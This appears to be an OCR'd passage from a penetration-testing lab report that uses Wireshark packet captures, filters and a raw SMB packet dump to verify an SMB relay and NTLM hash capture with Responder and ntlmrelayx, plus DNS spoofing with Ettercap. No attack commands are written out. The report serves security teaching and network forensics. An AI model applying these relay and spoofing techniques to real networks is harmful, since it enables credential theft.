
- Started Wireshark on eth0 to capture all LAN packets.
- Applied filters:
  - dns (to find spoofed DNS answers)
  - ip.addr == 10.201.108.181 (to track victim's activity)
  - smb and ntlmssp (to track authentication events)
- Reviewed captured packets:
  - Verified spoofed DNS replies issued by attacker.
  - Identified NTLM authentication attempt packets, and potential credential exposure.


Evidence:

- Wireshark screenshots:
  - DNS query & reply showing attacker's IP in spoofed response.
  - Authentication event packets (if present).






Wireshark · Packet Lengths · ettercap.pcapng
Topic / Item Count Average Min Val Max Val Rate (ms) Percent Burst Rate Burst Start
Packet Lengths 71104 47.84 28 1329 0.0060 100% 1.9800 278.756
0-19 0 - - - 0.0000 0.00% - -
20-39 3 28.33 28 29 0.0000 0.00% 0.0100 347.755
40-79 66990 42.41 40 79 0.0056 94.21% 1.9800 278.756
80-159 3869 121.64 80 156 0.0003 5.44% 0.1000 10807.281
160-319 172 207.01 160 310 0.0000 0.24% 0.0500 10947.757
320-639 39 476.85 320 632 0.0000 0.05% 0.0200 3608.837
640-1279 16 1013.00 704 1156 0.0000 0.02% 0.0100 349.770
1280-2559 15 1329.00 1329 1329 0.0000 0.02% 0.0100 2703.166
2560-5119 0 - - - 0.0000 0.00% - -
5120 and greater 0 - - - 0.0000 0.00% - -
Display filter: Enter a display filter ...
Apply
Copy
Save as...
× Close


smb
No. Time Source Destination Protocol Length Info
64615 342.177579758 10.23.50.222 10.201.108.181 SMB 220 Negotiate Protocol Request
64619 342.422588893 10.201.108.181 10.23.50.222 SMB 93 Negotiate Protocol Response
64630 347.424599150 10.23.50.222 10.201.108.181 SMB 220 Negotiate Protocol Request
64670 348.452602802 10.23.50.222 10.201.108.181 SMB 105 Negotiate Protocol Request
64676 348.557078605 10.23.50.222 10.201.108.181 SMB 105 Negotiate Protocol Request
64679 348.607697548 10.23.50.222 10.201.108.181 SMB 105 Negotiate Protocol Request
64694 348.694126792 10.201.108.181 10.23.50.222 SMB 93 Negotiate Protocol Response
64708 348.796837979 10.201.108.181 10.23.50.222 SMB 93 Negotiate Protocol Response
64712 348.850095903 10.201.108.181 10.23.50.222 SMB 93 Negotiate Protocol Response
64734 349.125657843 10.23.50.222 10.201.108.181 SMB 105 Negotiate Protocol Request
64740 349.450794206 10.201.108.181 10.23.50.222 SMB 93 Negotiate Protocol Response
64753 349.864047504 10.23.50.222 10.201.108.181 SMB 105 Negotiate Protocol Request
64858 1368.0888730.. 10.23.50.222 10.201.108.181 SMB 219 Negotiate Protocol Request
64888 1889.9903506.. 10.23.50.222 10.201.108.181 SMB 219 Negotiate Protocol Request
64919 2694.6876974.. 10.23.50.222 10.201.108.181 SMB 219 Negotiate Protocol Request
65122 2908.9461673.. 10.23.50.222 10.201.108.181 SMB 219 Negotiate Protocol Request
[Coloring Rule String: smb || nbss || nbns || netbios]
Raw packet data
Internet Protocol Version 4, Src: 10.23.50.222, Dst: 10.201.108.181
0100 .... = Version: 4
.... 0101 = Header Length: 20 bytes (5)
Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
0000 00.. = Differentiated Services Codepoint: Default (0)
.... ..00 = Explicit Congestion Notification: Not ECN-Capable Transport (0)
Total Length: 219
Identification: 0xe735 (59189)
010. .... = Flags: 0x2, Don't fragment
0... .... = Reserved bit: Not set
.1.. .... = Don't fragment: Set
..0. .... = More fragments: Not set
...0 0000 0000 0000 = Fragment Offset: 0
Time to Live: 64
Protocol: TCP (6)
Header Checksum: 0x9e74 [validation disabled]
[Header checksum status: Unverified]
0000 45 00 00 db e7 35 40 00 40 06 9e 74 0a 17 32 de E....5@. @..t..2.
0010 0a c9 6c b5 8d 74 01 bd fe 6b 23 bd 6d f3 13 e6 ..l..t... .k#.m...
0020 80 18 01 f6 4f 3a 00 00 01 01 08 0a c6 70 f9 bf ....O:.. .....p..
0030 14 3a 69 b0 00 00 00 a3 ff 53 4d 42 72 00 00 00 .:i..... .SMBr...
0040 00 18 43 c8 00 00 00 00 00 00 00 00 00 00 00 00 ..C..... ....
0050 00 00 fe ff 00 00 00 00 00 80 00 02 4d 49 43 52 ....MICR
0060 4f 53 4f 46 54 20 4e 45 54 57 4f 52 4b 53 20 33 OSOFT NE TWORKS 3
0070 2e 30 00 02 4c 41 4e 4d 41 4e 31 2e 30 00 02 4c .0..LANM AN1.0..L
0080 4d 31 2e 32 58 30 30 32 00 02 44 4f 53 20 4c 41 M1.2X002 ..DOS LA
0090 4e 4d 41 4e 32 2e 31 00 02 4c 41 4e 4d 41 4e 32 NMAN2.1. .LANMAN2
00a0 2e 31 00 02 53 61 6d 62 61 00 02 4e 54 20 4c 41 .1..Samb a..NT LA
00b0 4e 4d 41 4e 20 31 2e 30 00 02 4e 54 20 4c 4d 20 NMAN 1.0 ..NT LM
00c0 30 2e 31 32 00 02 53 4d 42 20 32 2e 30 30 32 00 0.12..SM B 2.002.
00d0 02 53 4d 42 20 32 2e 3f 3f 3f 00 .SMB 2.? ??.
Name of dialect (smb.dialect.name), 14 bytes
Packets: 71104 · Displayed: 16 (0.0%)
Profile: Default

Summary Table

Step	Tool(s) Used	Outcome/Evidence
SMB Relay & Credential Grab	Responder, ntlmrelayx	Credential/NTLM hash captured
DNS Spoofing	Ettercap	DNS replies spoofed to attacker IP
Traffic Analysis	Wireshark	Attack packets captured/detected

Conclusion

This penetration testing exercise demonstrated the powerful tactics attackers can leverage on unsegmented networks and systems lacking basic hardening. Through SMB relay attacks with Responder and ntlmrelayx, we highlighted the risks of vulnerable Windows authentication protocols, showcasing how an adversary can capture NTLM hashes and, if network signing is not enforced, gain unauthorized access or further escalate privileges.

The DNS spoofing attack using Ettercap underscored the ease with which local DNS queries can be manipulated in environments reliant on plaintext DNS and ARP, allowing attackers not only to intercept but also to redirect victim traffic for credential theft, phishing, or malware delivery.

Our traffic analysis with Wireshark validated the effectiveness of these attacks and served as a practical demonstration of incident response and network forensics. By filtering for specific protocol traffic, we verified both the attacker's impact and the visibility defenders have when proactively monitoring network environments.